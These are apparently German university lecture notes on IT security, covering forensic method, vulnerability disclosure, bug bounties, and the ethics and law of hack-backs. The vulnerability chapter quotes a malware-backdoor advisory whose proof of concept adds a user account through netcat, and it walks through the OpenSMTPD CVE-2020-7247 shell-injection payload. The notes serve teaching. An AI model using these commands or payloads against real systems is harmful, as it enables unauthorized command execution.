   "Und dann vielleicht in einem letzten Fall, wo keine dieser Gegenwehrmöglichkeiten mehr hilft, dann in eine aktive Maßnahme einzusteigen. Entweder, dass der Angriff an sich beendet wird, dass also die Programme, die dort auf einem Server laufen, nicht mehr ihren An-

[1] https://www.defensivecon.org/dcon2020/talk/9E7MLJ/

griff verüben können, oder auch einen solchen Server ausschalten
durch einen eigenen Cyber- Angriff."

[Andreas Könen, Abteilungsleiter CI „Cyber- und IT-Sicherheit" Bundesministerium des Innern

- Target Location
  - IP-Address
  - Service Endpoints
- "Cyberweapon"
  - Exploitable Vulnerability on Target
  - Working Exploit
- Personal/Expertise
- Legal Conditions
  - National Regulation
  - International Law
    - War-like Situation
    - Criminal Investigation

13

Forensik

Dieses Kapitel basiert wesentlich auf dem Standardwerk von Alexander Geschonneck “Computer Forensik” [**geschonneck14cforensik**]. Weitere Informationen finden sich auch im Leitfaden IT-Forensik des BSI.

Was ist Forensik?

- Erkennen der Einbruchmethode
- Ermittlung des Schadens
- Identifikation
- Beweissicherung

[nach [**geschonneck14cforensik**]]




Abbildung 13.1: Zielvorgabe der neuen Leitung der neuen CyberAgentur des Bundes via twitter 2021-10-05

- Akzeptierte Methodik
- Glaubwürdigkeit/Robustheit

- Wiederholbarkeit
- Integrität der Beweismittel
- Kausalität
- Dokumentation

[nach [**geschonneck14cforensik**]]

1. Vorbereitung
    - Authorisierung sicherstellen
2. Schutz der Beweismittel
    - Zeugen
    - Tatortdokumentation (Fotos,. . .)
    - Online-Zustand
3. Imaging (Bitweise, manipulationsfreie Kopie)
4. Untersuchung und Bewertung
    - Voraussetzung: detailliertes Systemwissen
5. Dokumentation
    - Chain-of-Custody
    - Kausalitäts-/Beweiskette

[nach [**geschonneck14cforensik**]]

(Parallel zu Ermittlungsphasen)

Secure Sicherstellung der Beweiskraft

Analyse Erarbeiten von Erkenntnissen

Present Darstellung für Entscheidungsträger

Können Sie die Ermittlungsphasen in das S-A-P-Modell einordnen?

13.1 Umgang mit Beweismitteln

Der korrekte, insbesondere zerstörungsfreie, Umgang mit Beweismitteln ist wesentlich für die Beweisführung. Nach der Analyse darf kein Zweifel darüber bestehen, dass die Erkenntnisse den Tathergang korrekt widerspiegeln. Dafür ist es unabdingbar, dass jede Interaktion mit den Beweismitteln präzise dokumentiert wird und, dass die Funktion der Analysewerkzeuge vollständig kontrolliert wird.

- Sachbeweise und Gutachter als Zeugen
  - Glaubwürdigkeit
  - Keine Vermischung von Fakten und Vermutung
  - Sicherstellung der Unabhängigkeit (Zeuge und Geschädigte)
- Datenschutz
  - es gelten BDSG, DSGVO,. . .
  - Private vs. behördliche Ermittlung
- Erfassbare Daten
  - Historien (z.B. Kommunikationsdaten)
  - Zustände (z.B. Speicher/Festplatte)
  - siehe Volatile Daten

flüchtig
- werden bei Ausschalten zerstört
- nur online erfassbar
- z. B Cache, Hauptspeicher, Netzstatus, laufende Prozesse
- Problem: Integrität von Systemwerkzeugen

fragil
- persistent gespeichert, bei Zugriff verändert
- z. B. MAC Zeiten (Modification, Access, Create)

temporär zugreifbar
- nur zu bestimmten Zeiten zugreifbar
- z. B nur zur Laufzeit entschlüsselt
  - Private Schlüssel
  - Verschlüsselte Container

13.2 Forensische Werkzeuge

Forensische Werkzeuge zeichnen sich dadurch aus, dass sie eine bestimmte Funktion mit hoher (beinahe absoluter) Sicherheit garantieren und/oder deren Funktion und Umsetzung durch Gutachter einsehbar und nachvollziehbar ist. Dabei ist insbesondere wesentlich, dass die Integrität der Beweismittel garantiert wird.

13.2.1 Write-Blocker

Quelle: Forensic Wiki [2022-07-12].

Write-Command: Blacklist or Whitelist

Hardware
- USB to SATA/IDE/...
- Minimale Standards/Zulassung

Software
- Anwendung (Betriebssystemspezifisch)
- Boot-System




Abbildung 13.2: Coolgear USB 3.0/SATA IDE Write-Blocker, see `https://www.coolgear.com/product/usb-3-0-sataide-adapter-with-write-protection` [2022-07-12]

13.2.2 Speicheranalysewerkzeuge

Capture/Imaging
- `dd`
- `cat`
- `netstat`
- `lsof`

Post-mortem Dateisystem
- The Coroner's Toolkit (TCT)
- The Sleuth Kit (tsk)
- Autopsy Forensic Browser (TSK frontend)

13.3 Hot Pursuit

Welche Spuren können und sollten auf einem laufenden System gesichert werden?

Mittels `/mount/forensic_tools/cat` auslesbar

- `/proc/`
  - `cpuinfo`,`meminfo`,`cmdline`, `modules`
  - `$PID/`
    - `cmdline`
    - `environ`
    - `mem`
    - `maps`
    - `root`
    - `exe`
    - `fd`

13.4 Post-mortem Spurensuche

Auf dem gesicherten Duplikat!

- Veränderte Objekte
- Versteckte Objekte
  - Ausserhalb von Partitionen

  - Festplatten-Slack (Cluster-Enden)
- Zeitreihenanalyse
  - MAC in den Inodes
  - Einträge in Logdateien
  - Referenzzeit des untersuchten Systems

13.5 Häufige Fehler

Diskussion

14

Vulnerability Handling

Pentesting vs. Application Security Analyst https://liveoverflow.com/pentesting-vs-pentesting-vs-bug-bounty/

14.1 Vulnerability Disclosure


- disemination of vulnerability knowledge
- Vulnerabilaty Disclosure Policy
  - Structured Vulnerability Communication
  - e. g., ISO 29147/ISO 30111 (IT Security Vulnerability Set)
- Responsible Disclosure
- Full Disclosure

14.1.1 Zero-Day

> "an exploit or attack that was previously unknown"
>
> [**McCarty2021Cyberjutsu**]

- No existing mitigation
- Every instance is vulnerable
- Term: Zero-Day Exploit

14.1.2 Responsible Disclosure



Full Disclosure mailing list archives

By Date By Thread Search


Backdoor.Win32.NetControl2.293 / Unauthenticated Remote Command Execution

From: malvuln <malvuln13 () gmail com>
Date: Sat, 29 May 2021 02:36:24 -0400

```
Discovery / credits: Malvuln - malvuln.com (c) 2021
Original source:
https://malvuln.com/advisory/15ca804e4634d9586f85b1d15ebe91a0.txt
Contact: malvuln13 () gmail com
Media: twitter.com/malvuln

Threat: Backdoor.Win32.NetControl2.293
Vulnerability: Unauthenticated Remote Command Execution
Description: The malware listens on TCP port 2012. Attackers who can reach
infected hosts can run arbitrary OS commands using the DOSCMD command made
available by the backdoor.
Type: PE32
MD5: 15ca804e4634d9586f85b1d15ebe91a0
Vuln ID: MVID-2021-0231
Disclosure: 05/29/2021

Exploit/PoC:
nc64.exe x.x.x.x 2012

1) Add accounts
DOSCMD cmd /c net user malvuln "" /add

2) Run programs
DOSCMD cmd /c calc
```

14.1.3 Vulnerability Hoarding/Equity Programms


- State-Actor
- Enables offensive Cyberaction
- Case-by-Case decision on vuln. handling
- Germany: ZITiS (Zentralstelle für IT im Sicherheitsbereich)
  - Digital Forensics
  - Communication Surveillance
  - Kryptoanalyse
  - Big-Data-Analysis
- US: Equities Review Board (ERB)



14.1.4 Bug Bounty

- Help the vendor fix his bugs
- AND get paid.
- Bug Bounty Program
  - Vendors
    - google reward program
    - Apple Security Bounty
  - Bug Bounty Platforms
    - Handle specific programs
    - OR handle the business side?
    - (e)
- What could possibly go wrong?

Program	Launch date	Reports resolved	Bounties minimum	Bounties average
Home Bargains	07 / 2021	5	-	-
AIG Managed	06 / 2021	56	-	-
Securitize Retesting	06 / 2021	5	$50	$50
BlackRock Managed	06 / 2021	1	-	-
MyEtherWallet Retesting	06 / 2021	1	$50	$250
Urban Company Retesting Bounty splitting	06 / 2021	108	$50	$100
LogSnitch	06 / 2021	4	-	-



14.2 Vulnerability Report

¡all¿

Vulnerability Example OpenSMTPD[1]

This is an excellent example for failed input validation. The error is easily understooy once it is pointed out, the damage is most devastating and the solution can be found by novice programmers.

- CVE 2020-7247
- Attack Technique: CAPEC-88: OS Command Injection
- Weaknesses:
  - CWE 78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - CWE 88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
  - CWE 20: Improper Input Validation
  - CWE 697: Incorrect Comparison
  - CWE 713: OWASP Top Ten 2007 Category A2 - Injection Flaws

From `smtp_mailaddr()`:

```
static int
smtp_mailaddr(struct mailaddr *maddr, char *line,
       int mailfrom, char **args, const char *domain) \{
```

[1] https://packetstormsecurity.com/files/156137/OpenBSD-OpenSMTPD-Privilege-Escalation-Code-Execution.html

```
        if (!valid_localpart(maddr->user) ||
            !valid_domainpart(maddr->domain)) \{
```

```
                if (maddr->domain[0] == '\0') \{
                        (void)strlcpy(maddr->domain,
                           domain,
                            sizeof(maddr->domain));
                        return (1);
                \}
                return (0);
         \}
         return (1);
\}
```

The problem is, that the function returns 1 (= everything OK) in the case `user` of a `mail to`-address is malformed and `domain` is empty. The code in line 2230 “repairs” the domain part, but leaves the user part unmodified. A fitting weakness category from the CWE would be *CWE-393: Return of Wrong Status Code*. But to repair the problem, the structure of the conditional branching has to be refactored to distinguish the cases of invalid user and domain and always fail (return 0) if any is invalid. Empty is a special case of invalid domain, but this must not lead to ignore an concurrently invalid user.

Local emails are delivered executing the value of `mda_command` on the shell.

MTA is called as:

```
execle("/bin/sh", "/bin/sh", "-c",
       mda_command,
        (char *)NULL, mda_environ);
```

default value is

`mda_command` ist constructed:

```
 asprintf(&dispatcher->u.local.command,
   "/usr/libexec/mail.local␣-f␣%%{mbox.from}␣%%{user.
      username}");
```

As the attacker is able to (almost) arbitrarily choose the value of `user.username`, is is the case, he can inject arbitrary command-code for the Shell.

Because the input validation for the username is effectively skipped, the exploit code can be almost arbitrarily be chosen. For example an attacker could execute a denial-of-service on the smtp service Netcat to SMTP-Server

```
HELO
REPT TO:someone@example.org
MAIL FROM:<;sleep 66;>
DATA
```

¡all¿

10 Stichpunkte zum Umgang mit Schwachstellen

1. Unter welchen Bedingungen ist es legitim, dass eine Person/ein Unternehmen/eine staatliche Behörde Schwachstellen geheim hält?

2. Welche dieser Entitäten sollte es erlaubt sein Exploits weiterzuentwickeln?

3. Unter welchen Umständen ist die Ausnutzung von IT-Schwachstellen gerechtfertigt?

4. Durch welche Personen/Organisationen sollte dies in diesen Fällen erlaubt sein?

5. Welches Wissen/Welche Fertigkeiten sollten gelehrt werden dürfen, welche nicht mehr?

Planung in der Vorlesung:

- Vorbereitung: Pinwand oder digitales Aquivalent
- Jede Frage: 5 Minuten Kleingruppen
- Zusammentragen im Plenum
- Sortieren und Fazit von Grundprinzipien


14.3 Ethik und Moral

> “irgendwelche Hacker mögen immer irgendwas hacken können, aber die Sicherheit und Zuverlässigkeit des neuen Personalausweises steht nicht in Frage” [Thomas de Maizière, Bundesinnenminister 2010]

[https://www.youtube.com/watch?v=knshF6wmu_A]


> "...let's not excuse violence, or rationalize it, or participate in it. If we want [our society] to operate on a higher ethical code, then we have to model that code ourselves..." [Barack Obama, June 1st 2020, Friedensnobelpreis]

- mehr als 200 "signature strikes" pro Jahr
- wöchentliche "kill list"
- "We kill people based on metadata"



Formal law systems, at a given time, define **legal** behaviour.

„Jedes hinreichend mächtige, rekursiv aufzählbare formale System
ist entweder widersprüchlich oder unvollständig.“ [Kurt Gödel]



- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Herkunft, Spezies, Geschlecht oder gesellschaftliche Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- Mülle nicht in den Daten anderer Leute.
- Öffentliche Daten nützen, private Daten schützen.

[CCC Hackerethik, last seen: 2021-07-16]

14.4 International Law

Aktive Reaktion unterhalb der Kriegsschwelle [**herpig2020activecyberdefense**]

3 Stufen:

1. Defense with a Twist
   - Honeypots, Canary Tokens, Sinkholing, Walled Garden, Traffic Redirection, Forensics, Server Snapshots,...
2. Hacking Back/Hackback
   - Angriff der Angreifer
   - Internatioles Recht: Praktisch nicht möglich (Matthias Schulze auf der DefensiveCon2020)[2]
3. Persistent Engagement/Defending Forward
   - "persistently contest malicious cyberspace actors" [**dod2018cyberstrategy**]
   - Unterschied Angriff vs. Verteidigung?

   "Und dann vielleicht in einem letzten Fall, wo keine dieser Gegenwehrmöglichkeiten mehr hilft, dann in eine aktive Maßnahme einzusteigen. Entweder, dass der Angriff an sich beendet wird, dass also die Programme, die dort auf einem Server laufen, nicht mehr ihren Angriff verüben können, oder auch einen solchen Server ausschalten durch einen eigenen Cyber- Angriff."

[2] https://www.defensivecon.org/dcon2020/talk/9E7MLJ/

[Andreas Könen, Abteilungsleiter CI „Cyber- und IT-Sicherheit“ Bundesministerium des Innern, für Bau u

- Target Location
  - IP-Address
  - Service Endpoints
- “Cyberweapon”
  - Exploitable Vulnerability on Target
  - Working Exploit
- Personal/Expertise
- Legal Conditions
  - National Regulation
  - International Law
    - War-like Situation
    - Criminal Investigation

So, when is it legitimate to attack; i. e., unauthorized access and manipulation of computer infrastructure?

The Universal Declaration of Human Rights is a good choice to search for applicable “first principles”. But there is, expectedly, very little on the matter of cyberattacks — directly. In general, life, liberty and security are protected and states do not hal the right to engage in any activity to destroy that. (But then, there are armies and wars that seem to be “legal”.)

Article 3 [. . .] right to life, liberty and the security of person.

Article 12 No [. . .] **a**rbitrary interference with [. . .] privacy, family, home or correspondence, nor [. . .] honour and reputation.

Article 18/19 freedom of thought, conscience and religion; freedom of opinion and expression


Article 30 [No right for] any State, group or person any right to engage in any activity or to perform any act aimed at the destruction of any of the rights and freedoms set forth herein.

“inherent right of individual or collective self-defence if an armed attack occurs” [Article 51, United Nations Charter]

- National Souvereignty
  - Territory
  - Government Functions

- Right to Self-Defence
  - Rection to war-like act
  - Immediate Danger
  - Notify Target!
  - Clear Attribution
  - Offensive Means
    - No other means available
    - Effective Mediation

[see Matthias Schulze, DefensiveCon 2020: Von Glashäusern und Steinewerfern]



[https://blogs.microsoft.com/on-the-issues/2017/02/14/need-digital-geneva-convention/, last 2021-07-13]

1. No targeting of tech companies, private sector, or critical infrastructure.
2. Assist private sector efforts to detect, contain, respond to, and recover from events.
3. Report vulnerabilities to vendors rather than stockpile, sell, or exploit them.
4. Exercise restraint in developing cyber weapons and ensure that any development are limited, precise, and not reusable.
5. Commit to nonproliferation activities to cyberweapons.
6. Limit offensive operation to avoid a mass event.

Digital Geneva Convention — Policy paper

“Do no evil!”

14.5 Future Work

Wintersemester Einführung in die IT-Sicherheit

- Regelmäßige Übungen
- Abschlußarbeit (Entwurf/Klausur)

Sommersemester WP.48 Systemsicherheit

